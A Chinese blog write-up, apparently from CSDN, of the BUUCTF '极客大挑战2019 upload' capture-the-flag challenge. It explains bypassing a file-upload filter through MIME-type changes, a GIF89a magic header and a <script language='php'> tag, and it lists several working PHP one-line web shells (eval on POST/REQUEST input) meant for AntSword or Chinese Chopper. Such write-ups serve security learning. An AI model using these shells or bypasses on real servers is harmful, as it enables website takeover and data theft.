Buuctf＜极客大挑战2019＞upload

原创

小小大空翼 已于 2022-04-11 15:13:54 修改 2543 收藏


分类专栏： BuuCTF 文章标签： 安全

于 2022-04-07 21:15:45 首次发布

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/m0_64444909/article/details/124002506

版权



BuuCTF 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

文章目录

一.划重点的知识点

GIF89a图片头文件欺骗：


一个GIF89a图形文件就是一个根据图形交换格式进行格式化之后的图形。用记事本编写一下内容，然后修改后缀变成图片

```
GIF89a
<head>
<meta http-equiv = "refresh" content = "1; url=http://www.***.com/" />
</head>
```

当单独查看此文件时，会出现GIF89a，然后跳转到指定的网页（ie6和ie7下，Firefox下不可以）。

二.解题步骤

（1）尝试传一个后缀为.php的一句话木马文件发现警告不是图片类型，这里我们有两种方法




1.可以通过抓包改MIME文件类型

但是这里出现了警告必须是php文件

> 图片mime类型:(Content-Type)
> image/gif
> image/jpeg
> image/png

2.直接在本地改为图片类型的后缀名

这里提示文件中包含<?，说明对php代码进行了过滤，虽然上传失败，但是从返回结果大概可以判断能够上传后缀名为图片类型的文件（png jpg等），那么接下来就是要绕过<?的检测



因为服务端过滤了<?字符，所以不能只用用php语言，但是可以通过使用java语言加php语言

```
<script language='php'>@eval($_POST['连接蚁剑的密码']);</script>
```

定义和用法

<script> 标签用于定义客户端脚本，比如 JavaScript。

script 元素既可以包含脚本语句，也可以通过 src 属性指向外部脚本文件。

必需的 type 属性规定脚本的 MIME 类型。

JavaScript 的常见应用时图像操作、表单验证以及动态内容更新。

``

（2）文件上传以后发现还是无法绕过，说明服务器不仅对前端进行了过滤，还对后端文件内容头做了校验。这里我们只能用文件幻术头来绕过试试

这是GIF89a图片头文件欺骗的一句话木马：

```
GIF89a? <script language="php">eval($_REQUEST[连接蚁剑的密码])</script>
```

保存好一句话木马以后再次上传，成功！

三.各种类型的一句话木马

原理：一句话木马大多都是只有两个部分，一个是可以执行代码的函数部分，一个是接收数据的部分。利用文件上传漏洞，往目标网站中上传一句话木马，然后你就可以在本地通过中国菜刀或者中国蚁剑获取和控制整个网站目录。当连接你上传的脚本文件，菜刀/蚁剑就会自动向服务器以相应的传参方式执行相应的代码，让你得到访问服务器的权限，并可以下载和上传文件到服务器。

1.最常见的一句话木马

```
<?php @eval($_POST['连接蚁剑的密码']);?>
```

其中eval就是执行命令的函数，$_POST[‘a’]就是接收的数据。@表示后面即使执行错误，也不报错。eval（）函数表示括号内的语句字符串什么的全都当做代码执行。eval函数把接收的数据当作php代码来执行。这样我们就能够让插了一句话木马的网站执行我们传递过去的任意php语句。这便是一句话木马的强大之处。

2.当过滤了<?时的一句话木马

```
<script language='php'>@eval($_POST['连接蚁剑的密码']);</script>
```

3.这是GIF89a图片头文件欺骗的一句话木马：

```
GIF89a? <script language="php">eval($_REQUEST[连接蚁剑的密码])</script>
```